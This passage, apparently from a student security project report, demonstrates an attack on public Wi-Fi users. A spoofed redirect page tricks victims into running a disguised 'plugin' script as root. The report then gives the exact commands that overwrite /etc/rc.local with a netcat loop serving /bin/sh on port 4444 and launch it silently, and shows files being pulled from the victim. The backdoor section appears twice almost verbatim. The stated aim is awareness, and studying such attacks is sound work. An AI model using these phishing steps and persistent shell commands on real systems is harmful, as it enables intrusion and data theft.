


Figure 22



* Once entered press OK to enter additional spoof settings page.

Figure 23

* From this screen you can choose to run this spoof on the Default gateway, run passively, or enter a custom IP and gateway configuration.
* We choice the default gateway




Figure 24


* Once we selected our gateway we then had to choose whether we were going to run a targeted attack on a specific IP or an attack on all IP address.
* We opted to do all devices for our attacks

Figure 25

* This screen is presented up finalizing all the selected options, pressing the Start button will initialize the spoof on the selected IP or IPs.




Figure 26


* Here is a view of the processes taking place while the spoof is running.
* Congratulations! You have successfully run the Website redirect spoof.

Figure 27

## Network Spoofer Victim’s View

In this section we demonstrate how the intended victim would view and hopefully navigate the spoofing we have set up.




Figure 28

This is the website the victims are redirected upon authenticating back onto the WiFi via the Network Spoofer App. The victims are prompted to follow the instruction in order to be able to access the free wifi again. Take not this website is merely a place holder and a more authenticated website would be designed for a real world application.




Figure 29

The user is asked to right click and save the file. You can choose your own destination, by default the downloads folder is selected.




Figure 30

Next the user is asked to navigate to the location containing the previously downloaded plugin file.




Figure 31

After user locates the file, they are asked to open up a terminal prompt and switch to Super User (SU) mode for plugin to work.




Figure 32

Then the user need only drag and drop the Plugin file from the location into the terminal prompt.




Figure 33

Once the plugin file has been put inside the terminal, all the victim has to do is hit enter to run the script disguised as a plugin.




Figure 34

This is the view after the user hits enter running the plugin script which is secretly opening a backdoor on port 4444. The script that is being run on the attacker’s computers is preventing the error messages to be run on the victim’s terminal prompt in case the user leaves his prompt open.

## Reverse Shell Development

The final component of our attack involved the installation of a bash script we created that would open port 4444 and create a reverse shell within the victim’s computer, linking it to our attacking VM. This part of our project was the most unique, in that we had less to reference in creating this executable script and essentially developed it from scratch. This took a great deal of time, as well as a lot of trial and error to accomplish. Below, we have documented our process of creation of this script, which, in the end, was very few lines of script, but accomplished what we needed it to, and could encapsulate not only the reverse shell attack we desired, but if needed, could be readily modified for a variety of purposes.

During our initial setup and testing of a basic netcat listener, that would create a reverse shell

(attach the stdin/stdout of a shell to a listening port) and make it available over the specified

Port, we encountered an issue with the version of netcat, Canonical Inc. chose to include with Ubuntu by default. The included version is known as nc-openbsd which does NOT have the *–e* option, which will create and attach a running process to the specified port. This was most likely left out for security reasons, considering OpenBSD’s goal to be the most secure OS available out of the box. Due to this we needed to install the nc.traditional package on Ubuntu. Once connected to the victim's machine as root, the attacker will create a new rc.local on the victim's machine which will start a new backdoor instance every 30 seconds. We first attempted to create a file using a one line echo command with embedded escape sequences by directly invoking *"echo -e -n "line1\nline2\n"* , but this resulted in an rc.local that had "-e -n", the aforementioned arguments to echo prepended to the first line.




Figure 35

To eliminate this issue we created an alias for the echo command as:

follows: *alias echo="echo -e -n"*

The -e argument allows the use of esc sequences within the text.

The -n argument strips the text of a final newline.




Figure 36

Now, we invoked the alias to create a new rc.local by embedding newlines within the one-liner:

*"#!/bin/sh \nwhile :\ndo\nsleep 30\n/bin/nc.traditional -l -p 4444 -e /bin/sh\ndone\nexit 0" > /etc/rc.local*

Use the above command to overwrite the victim's existing rc.local file using output redirection.




Figure 37

Run this command to restart the rc.local file in the background while outputting any thrown error to the /dev/null file:

*nohup sh /etc/rc.local > /dev/null 2>&1 &*




Figure 38

Here is a quick demo of using the attacker’s connection to retrieve files from the target:




Figure 39

Here is a summary of the above commands:

*alias echo="echo -n -e"*

*echo "#!/bin/sh \nwhile :\ndo\nsleep 30\n/bin/nc.traditional -l -p 4444 –e /bin/sh\ndone\nexit 0" > \ /etc/rc.local*

*nohup sh /etc/rc.local > /dev/null 2>&1 &*

During our initial setup and testing of a basic netcat listener that would create a reverse shell, attach the stdin/stdout of a shell to listening port and make it available over the specified port, we encountered an issue with the version of netcat Canonical chooses to include with Ubuntu by default. The included version is known as nc-openbsd which does NOT have the –e option, which will create and attach a running process to the specified port. This is most likely looked at as a security feature, considering OpenBSD’s goal to be the most secure OS available out of the box.

Once connected to the victim's machine as root, the attacker will create a new rc.local on the victim's machine which will start a new backdoor instance every 30 seconds. We first attempted to create a file using a one line echo command with embedded escape sequences by directly invoking *"echo -e -n "line1\nline2\n*,” but this resulted in an rc.local that had "-e -n", in the aforementioned arguments to echo prepended to the first line.




Figure 40

To eliminate this issue we created an alias for the echo command as follows: *alias echo="echo -e –n."* The -e argument allows the use of esc sequences within the text. The -n argument strips the text of a final newline.




Figure 41

Invoke the alias to create a new rc.local by embedding newlines within the one-liner:

*"#!/bin/sh \nwhile :\ndo\nsleep 30\n/bin/nc.traditional -l -p 4444 -e /bin/sh\ndone\nexit 0" > /etc/rc.local*

Use the above command to overwrite the victim's existing rc.local file using output redirection.




Figure 42

Run this command to restart the rc.local file in the background while outputting any thrown error to the /dev/null file:

*nohup sh /etc/rc.local > /dev/null 2>&1 &*




Figure 43

Here is a demo of using the attacker’s connection to retrieve files from the target:




Figure 44

A quick summary of the above commands:

*alias echo="echo -n -e"*

*echo "#!/bin/sh \nwhile :\ndo\nsleep 30\n/bin/nc.traditional -l -p 4444 –e /bin/sh\ndone\nexit 0" > \ /etc/rc.local*

*nohup sh /etc/rc.local > /dev/null 2>&1 &*

# SUMMARY

Through the course of this project, we sought to explore, develop and then implement an attack on computers connected to a Wi-Fi network. We sought to reveal just how vulnerable Wi-Fi networks can be and how easily computers connected to these networks can be accessed and data compromised. We demonstrated this by putting together an attack that used a wide variety of attack methods, including: man in the middle attack, honeypot, rogue access point, spoofing mac address, phishing, reverse shell, deauthentication of Wi-Fi connections, session hijacking. Truly, the internet, even with all of the emphasis on security, remains a hacker’s playground. There will seemingly always remain this game of cat and mouse between information security professionals and hackers. Our project successfully exposes these vulnerabilities in an area, public Wi-Fi networks, we believe, are particularly vulnerable and remain a very risky domain for users. We were even able to hack a password protected Wi-Fi during the process of our project work. Thus, we feel users need to both be more aware of these risks and take protective measures and practices to minimize the chances of becoming victims of such attacks when on a Wi-Fi network.